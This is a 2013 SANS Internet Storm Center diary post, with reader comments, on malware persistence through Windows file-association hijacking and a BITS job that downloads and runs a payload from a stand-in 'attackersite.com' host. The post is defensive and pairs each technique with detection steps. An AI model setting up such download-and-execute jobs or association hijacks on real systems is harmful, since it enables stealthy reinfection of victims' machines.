Internet Storm Center

Search...(IP, Port..)   Search   Sign In   Sign Up

SANS Network Security: Las Vegas Sept 4-9.   Handler on Duty: **Didier Stevens**   Threat Level: **Green**

- Homepage
- Diaries
- Podcasts
- Jobs
- Data
- Tools
- Contact Us
- About Us

Slack Channel
Mastodon
Bluesky
X   X

previous   next

Wipe the drive! Stealthy Malware Persistence Mechanism - Part 1

Published: 2013-03-13. **Last Updated**: 2013-03-13 03:12:46 UTC
**by** Mark Baggett (Version: 1)

20 comment(s)

At Shmoocon 2013 Jake Williams (@MalwareJake) and I gave a presentation entitled "Wipe the Drive".   The point of the presentation was that you should always wipe the drive and reinstall the OS after a confirmed malware infection.   We all know wiping the drive is the safest move but there are business pressures to simply remove the known malware and move on.   Also, because we are security professionals there is often an expectation that we are able to remove all the malware.   But, in my and Jake's opinion, relying on a "clean scan" from antivirus products isn't the best approach. The time and effort required to accurately analyze the capabilities of malware and conduct forensic analysis to determine if those capabilities were used is usually not in the cards.   There is always an element of risk management, but whenever you possibly can, just wipe the drive.   To illustrate the point we began developing a list of ways that malware or an active attacker on your computer can make small configuration changes to you machine.   The changes create a mis-configuration that makes the target exploitable or set events in motion that will cause the target to automatically get re-compromised in the future.   There are a very large number of changes and misconfigurations that attackers can make but our talk focused around eight of them.   The only criteria for these techniques is that they launch a process in an unusual way and ideally they don't have any processes running (so you can avoid detection by memory forensics).   I will discuss a few of the methods we came up with and how you might detect these changes.   First let's talk about file extension hijacking.

TECHNIQUE #1 - File Associations Hijacking
What happens when you click on a .TXT file?   The operating system checks the HKEY_CLASSES_ROOT hive for the associated extension to see what program it should launch.   Here we see the associate for .TXT files mapped to "txtfile".

Further down in the HKEY_CLASSES_ROOT hive we find the entry for "txtfile" where the applications that are used to "open" and "print" are defined.   Here you can see that NOTEPAD.EXE is the application that will launch when the OS tries to OPEN a txt file.

What if the attacker or his malware changes this association?   Instead of launching notepad it tells the OS to launch NOTPAD.EXE.   NOTPAD.EXE is wrapper around the real NOTEPAD.EXE but it also contains a malicious payload.   During the initial infection the attacker makes this change and leaves his NOTPAD.EXE behind.   You remove the initial attack vector and do memory forensics to find nothing running on the host.   Sometime later, after memory of the incident fades the administrator checks his logs by clicking on a .TXT file.   It launches NOTPAD.EXE which in turn launches NOTEPAD.EXE and reinfects the machine.

In an alternate version of this attack a new file extension is created such as .WTD.   When the attacker is ready to reinfect you they send in email with a .WTD extension.   When it is opened on the victim's machine they are reinfected.

I am sure some of you will say, "but NOTPAD.EXE will be detected by AV".   Perhaps, but remember the point of these is to evade memory forensics.   For the most part, evading antivirus software is trivial.'

Detection:

How do you detect this? Well, baseline the contents of your HKEY_CLASSES_ROOT registry key and then periodically check its current state against that baseline. Investigate any changes to see what executes when you click on the file extensions that have changed. We all know it is dangerous to click links on the internet.   Unfortunately links on your computer aren't any safer once an attacker has had a chance to change where they go.

TECHNIQUE #2   BITS BACKDOOR

BITS is the Background Intelligent Transfer System. This service is used by your operating system to download patches from Microsoft or your local WSUS server.   But this service can also be used to schedule the download of an attacker's malware to reinfect your system.   Once the attacker or his malware are on on your machine he execute BITSADMIN to schedule the download of http://attackersite.com/malware.exe. He schedules the job to only retry the URL once a day and automatically execute the program after it is successfully downloaded. The attacker doesn't put anything at that URL today.   Instead, he simply waits for you to finish your incident handling process and look the other way.   You can scan the machine with 100 different virus scanners.   Today there is no file on your system to detect. You can do memory forensics all day.   Sorry, there is nothing running today.   Today it is just a simple configuration change to the OS.   Then when he is ready he places malware.exe on his site.   Your machine dutifully downloads the new malware and executes it.

Detection:
This one is easier to find. The BITSADMIN tool also lets you view scheduled downloads. You can get a list of scheduled task with the command "BITSADMIN /LIST"

Here you can see there is a job called "getsome" that is currently scheduled on this

Homepage

Diaries

Podcasts

Jobs

Data

Tools

Contact Us

About Us

Slack Channel

Mastodon

Bluesky

X

job "getsome" is scheduled to download from the url HTTP://attackerssite.com/malware.exe and it will save the file as c: empmalware.exe.

```
C:\temp>bitsadmin /listfiles getsome

BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions
 of windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cm
dlets.

0 / UNKNOWN WORKING http://attackersite.com/malware.exe -> c:\temp\malware.exe
Listed 1 file(s).

C:\temp>
```

But how does the malware execute after it is downloaded?   BITS will allow you to schedule a command to execute after a successful download to notify you that the job is finished.   The intention is that you can execute a program and have it send you an email or fire an alert in a network monitoring system. Let's check the notification program on this program with BITSADMIN /GETNOTIFYCMDLINE <jobname>. To use it provide the job name as an argument like this:

```
C:\temp>bitsadmin /getnotifycmdline getsome

BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions
 of windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cm
dlets.

the notification command line is 'c:\temp\malware.exe' 'NULL'

C:\temp>
```

Here you can see that after the malware is successfully downloaded to c: empmalware.exe the BITS service will launch c: empmalware.exe "to notify the administrator".

SUMMARY:

Add checking the BITSADMIN queue to your incident response checklist.   If you find something scheduled don't rely on simply deleting the job.   In a moderately complex operating system there are an infinite number of places to hide.   I'll talk about more of these types of techniques during my upcoming handler shifts.   When you have malware on your machine, just wipe the drive.

Follow me on Twitter @MarkBaggett

Here is an AWESOME DEAL on some SANS training.   Join Justin Searle and I for SANS new SEC573 Python for Penetration Testers course at SANSFire June 17-21.   It is a BETA so the course is 50% off!   Sign up today!

http://www.sans.org/event/sansfire-2013/course/python-for-pen-testers

There are two opprotunities to join Jake Williams for FOR610 Reverse Engineering Malware. Join him on vLive with Lenny Zeltser or at the Digital Forensics & Incident Response Summit in Austin.

vLive with Jake and Lenny begins March 28th, 2013:

http://www.sans.org/vlive/details/for610-mar-2013-jake-williams

Jake at DFIR Austin Texas July 11-15, 2013:

http://www.sans.org/event/dfir-summit-2013/course/reverse-engineering-malware-malware-analysis-tools-techniques

Keywords: Malware controls

Internet Storm Center

 Sign In   Sign Up

previous   next

- Homepage
- Diaries
- Podcasts
- Jobs
- Data
- Tools
- Contact Us
- About Us

Slack Channel

Mastodon

Bluesky

X   X

Comments

Some subtle things i've noticed (as more reasons to wipe) is changing the Auto-Update settings to disabled, as well as messing with the internal certificate blacklist in the Windows registry, to subtly whitelist SSL certificates that should have been blacklisted (have been blacklisted by MS).

Most "forensic hobbyists" only clean up the files, maybe also registry startup locations, etc, but these less obvious changes persist, and may go for long periods undetected, and may make the system more susceptible to other families of malware, the virgin system, may have been immune to, originally.

To complicate matters, multiple malwares may have been loaded, making reversing this jungle of changes to the system quite difficult to reverse-engineer back to a known-good state (to do that by hand, you generally need to know the sequence the malware was installed).

The best advice, as in today's diary article, is to wipe and start afresh unless you have the time/resources to analyse the system properly.

Joe
Mar 13th 2013
1 decade ago

The hardest part of wiping the system isn't the tools involved. It's explaining to the client/end user that you're going to have to wipe their system and reinstall the OS. Thats when you're in for the real sh*tstorm

pogue
Mar 13th 2013
1 decade ago

If you rigorously configure systems with two partitions (minimum), one for data, and one for OS, and if you wipe the OS drive, are you aware of any similar efforts from malware writers to "taint" the data partition?

racwfudm
Mar 13th 2013
1 decade ago

racwfudm,
Great question. The answer comes down to can you place malware inside of data structures such as SQL Databases, Office Documents, PDFs, Malicious DLLs in application execution paths, etc. The answer is a resounding yes you can. Unfortunately the DATA is what it is all about so wiping that drive is MUCH more painful than wiping the OS drive.

Your point is excellent. Attackers can taint data partitions! Depending upon their access attacker can taint Active Directory Domain Policies and other key data structures in the same way. I'm not suggesting "Wipe the Domain" or "Wipe the Enterprise" just "wipe the drive" but look very hard at the domain!

Mark Baggett
Mar 13th 2013
1 decade ago

Internet Storm Center

Scott
Mar 13th 2013
1 decade ago

A cookie would probably not be an initial attack vector that allows someone to gain access or execute code on your machine. However it could serve as a method for reinfection. We have seen the "JPEG OF DEATH" and other forms of data similar to cookies that resulted in the system being compromised. An attacker could potentially leave a corrupt cookie on your machine associated with a website that you visit infrequently. Then when you visit the page your browser loads the cookie, triggers an exploit and you are downloaded. That said I would not suggest wiping a drive simply because an AV product detects a "tracking cookie" on your system. BUT if malware is detected on your machine getting rid of all the cookies is another benefit of wiping the drive. This may seem extreme to many people. In which case I'd say don't do it. I'm just pointing out that there are many subtle changes that malware can make that can result in reinfection.

Mark
Mar 13th 2013
1 decade ago

As Pogue points out, trying to explain to a user that you are going to wipe their drive will likely go over like a lead balloon. It is not just about data. You should be backing up anyway. It is also about time and about user comfort level. A user's workflow may be drastically interrupted while you format their drive, reinstall the OS, install all of their necessary software, and install all of the updates. Then you have the additional problem with some less technical users that they may have their system arranged the way they like it and they feel lost if things are not where they put them.

I'm not saying that wiping the drive is the wrong solution. I'm just pointing out challenges. And these challenges are going to vary based on environment and organizational culture.

I would imagine that the best way to handle this kind of challenge is through a very well defined and well explained security policy so that users know beforehand that this can happen and they know that it's not the "mean old IT guy" forcing this solution.

Steely
Mar 13th 2013
1 decade ago

I acknowledge those same problems. As I said in the blog, we all know wipe the drive is the right solution, but there is pressures to do less than that. It impacts the business by introducing downtime. Many people suggest that those that wipe the drive don't know what they are doing and lack the talent to remove malware.

That is precisely the reason we did the presentation and setup the site www.wipethedrive.com. The purpose is to have a central repository that we can point to as security professionals to support the argument to wipe the drive.

Mark
Mar 13th 2013
1 decade ago

I run a good backup server that backs up every filesystem on every machine on my small corporate network every night, unless the machine is a laptop and not on the network when the backup kicks off. Because of these backups, I *ALWAYS* wipe the drive and reinstall the

Internet Storm Center

Sign In

Sign Up

Homepage

Diaries

Podcasts

Jobs

Data

Tools

Contact Us

About Us

to go back to a night before any trouble was manifest. My question is, "How dangerous are these user data files that I restore? If I run a scan after the restore, but before putting the machine back in the user's hands, how much can I really trust it?"

Moriah
Mar 14th 2013
1 decade ago

Moriah,
I would answer that question by asking myself "How confident am I that the compromise didn't really occur before this backup was done?" If I am confident I would trust the backup. If I am not confident in my backup I would quickly look for any unusual files knowing that I probably will not be able to distinguish good from bad and watch closely for the attackers return.

Mark
Mar 14th 2013
1 decade ago

Login here to join the discussion.

Top of page

Slack Channel

Mastodon

Bluesky

X

📁 Diary Archives

Developers: We have an API for you!

Link To Us   About Us   Handlers   Privacy Policy